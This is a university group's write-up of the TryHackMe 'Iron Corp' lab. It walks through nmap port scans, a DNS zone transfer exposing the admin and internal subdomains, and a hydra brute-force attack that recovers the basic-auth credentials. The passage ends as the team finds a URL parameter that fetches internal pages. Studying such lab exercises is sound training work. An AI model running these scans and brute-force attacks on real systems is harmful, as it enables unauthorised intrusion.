

# PenTest 2

## ROOM A

# AMWAY

### Members

ID	Name	Role
1211100903	TAN XIN YI	LEADER
1211101998	WESLEY WONG MIN GUAN	MEMBER
1211101843	YAP HAN WAI	MEMBER
1211101186	TAM LI XUAN	MEMBER

## Question

Task 1 Iron Corp

Iron Corp suffered a security breach not long time ago.

You have been chosen by Iron Corp to conduct a penetration test of their asset.  
They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: ironcorp.me

Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

**Answer the questions below**

user.txt


Answer format: \*\*\*{\*\*\*\*\*}

Submit

root.txt

Answer format: \*\*\*{\*\*\*\*\*}

Submit



### Step 1: Reconnaissance


**Members Involved:** Tam Li Xuan

**Tools used:** Terminal, Firefox


### Thought Process and Methodology and Attempts:

After starting the TryHackMe machine, Li Xuan used the command `sudo su` to gain root access to edit the config file.

```
root@kali:/home/kali
File Actions Edit View Help
[(kali㉿kali)-~]
$ sudo su
[sudo] password for kali:  []
[(root㉿kali)-~/home/kali]
# nano /etc/hosts
```




After gaining the root access, Li Xuan opened the /etc/hosts file using the nano editor command and added the MachineIP given by TryHackMe (10.10.143.69 ironcorp.me).



```
root@kali:/home/kali
File Actions Edit View Help
GNU nano 5.9          /etc/hosts *
127.0.0.1      localhost
127.0.1.1      kali
10.10.143.69   ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

Save modified buffer? [Y/N]
Y Yes
N No      ^C Cancel
```

After adding ironcorp.me into hosts, he did the nmap port scanning using the command (nmap -Pn -sV -O -T5 -p1-65000 ironcorp.me).



```
root@kali:/home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[~/home/kali]
# nano /etc/hosts

(root㉿kali)-[~/home/kali]
$ nmap -Pn -sV -O -T5 -p1-65000 ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 16:37 EDT

```

After typing the command, Li Xuan used a different command for this stage, but the same outcome will be obtained as the last command, which took a long time to load.

```
kali@kali:~
```

File Actions Edit View Help


```
Service detection performed. Please report any incorrect results at https://nmap.org/
it/ .
Nmap done: 1 IP address (1 host up) scanned in 71.89 seconds
```

```
(kali㉿kali)-[~]
└─$ nmap -Pn -sV -p53,135,3389,8080,11025,49667,49670 -o scan_allports_big ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 17:07 EDT
Nmap scan report for ironcorp.me (10.10.97.3)
Host is up (0.26s latency).


PORT      STATE    SERVICE      VERSION
53/tcp    open     domain      Simple DNS Plus
135/tcp   open     msrpc       Microsoft Windows RPC
3389/tcp  open     ms-wbt-server Microsoft Terminal Services
8080/tcp  open     http        Microsoft IIS httpd 10.0
11025/tcp open     http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4
49667/tcp open     msrpc       Microsoft Windows RPC
49670/tcp filtered unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/
it/ .
Nmap done: 1 IP address (1 host up) scanned in 64.08 seconds
```

After the nmap scan, Li Xuan proceeded to ironcorp.me:8080, but nothing was useful there.



He also went to ironcorp.me:11025 and the same thing happened there.



#### Final Result:

After waiting for nmap ports scanning to complete, all the group members are now found the ports 8080 and 11025 so that they are able to continue to the next step which is enumeration.


## Step 2: Enumeration

**Members Involved:** Yap Han Wai

**Tools used:** Terminal, Firefox

### Thought Process and Methodology and Attempts:


After checking on the website, Han Wai used the dig command (dig ironcorp @MachineIP axfr) to find any subdomains that are related to ironcorp.me.



```
root@kali:/home/kali
File Actions Edit View Help
└── (root@kali)-[~/home/kali]
    # dig ironcorp.me @10.10.97.3 axfr
; <>> DiG 9.17.19-3-Debian <>> ironcorp.me @10.10.97.3 axfr
;; global options: +cmd
ironcorp.me.          3600   IN      SOA    win-8vmbkf3g815. hostmaster. 3 90
400 3600
ironcorp.me.          3600   IN      NS     win-8vmbkf3g815.
admin.ironcorp.me.   3600   IN      A      127.0.0.1
internal.ironcorp.me. 3600   IN      A      127.0.0.1
ironcorp.me.          3600   IN      SOA    win-8vmbkf3g815. hostmaster. 3 90
400 3600
;; Query time: 271 msec
;; SERVER: 10.10.97.3#53(10.10.97.3) (TCP)
;; WHEN: Tue Aug 02 17:10:29 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)

└── (root@kali)-[~/home/kali]
    #
```


After digging the ironcorp.me, he went back to edit the /etc/hosts file and added two more subdomains into it.




```
root@kali:/home/kali
File Actions Edit View Help
GNU nano 5.9                               /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
10.10.97.3     ironcorp.me
10.10.97.3     internal.ironcorp.me
10.10.97.3     admin.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

[ Read 9 lines ]
```

After editing the hosts file, he went to check the internal.ironcorp.me:8080 and found nothing special there.




Han Wai also checked internal.ironcorp.me:11025 but he did not have the permission to access it.



### Error 403

*internal.ironcorp.me  
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4*

Then, Han Wai continued to check admin.ironcorp.me:8080 and nothing changed too.



After checking three ip addresses, Han Wai found an ip address with authentication required which means this is the way to enter the system directory.

You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.  
If you think this is a server error, please contact the [webmaster](#).

**Error 403**

*internal.ironcorp.me  
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4*

Authentication Required - Mozilla Firefox  
http://admin.ironcorp.me:11025 is requesting your username and password. The site says: "My Protected Area"


User Name:   
Password:

Cancel OK

After finding the authentication required ip address, he changed the file location to /usr.share/wordlists and used the hydra command (hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -l) to gain the username and password for the authentication.

```
root@kali:/usr/share/wordlists
File Actions Edit View Help
└─(root㉿kali)-[~/home/kali]
  └─# cd /usr/share/wordlists
    └─(root㉿kali)-[/usr/share/wordlists]
      └─# ls
        amass  dirbuster  fern-wifi  legion  nmap.lst  sqlmap.txt  wifite.txt
        dirb  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
      └─(root㉿kali)-[/usr/share/wordlists]
        └─# hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -l
        Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milita
        secret service organizations, or for illegal purposes (this is non-binding, these *
        nore laws and ethics anyway).
        Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 17:12:18
        [WARNING] You must supply the web page as an additional option or via -m, default pa
        t to /
        [DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tri
        r task
        [DATA] attacking http-get://admin.ironcorp.me:11025/
        [11025][http-get] host: admin.ironcorp.me  login: admin  password: password123
        1 of 1 target successfully completed, 1 valid password found
        Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 17:12:24
      └─(root㉿kali)-[/usr/share/wordlists]
        └─#
```

After entering the username and password, Han Wai successfully logged into the admin.ironcorp.me:11025.



#### Final Result:

After waiting for hydra to complete the attacking process, all the group members get the username and password so that they are able to log in and move on to the next step which is exploiting.


### Step 3: Exploiting

**Members Involved:** Wesley Wong Min Guan

**Tools used:** Terminal, BurpSuite, Firefox

#### Thought Process and Methodology and Attempts:


After trying to search for anything, Wesley did not find anything useful but he remembered the access forbidden page which is <http://internal.ironcorp.me:11025> and he searched it.




After searching the access forbidden link address, he viewed the page source and found out the red button is linked to another link address.

A screenshot of a browser window showing the page source code. The address bar shows the URL "view-source:http://admin.ironcorp.me:11025/?r=http%3A%2F%2Finternal.ironcorp.me%3A11025%2Findex.php". The page source code is displayed in a monospaced font. A red box highlights a specific line of CSS code: "111 A:link { color: red; TEXT-DECORATION: none; }". This line defines the style for unvisited links, setting their color to red and removing any text-decoration. The rest of the code includes various styles, a script block, and the main HTML structure with the One Piece background image and search bar.

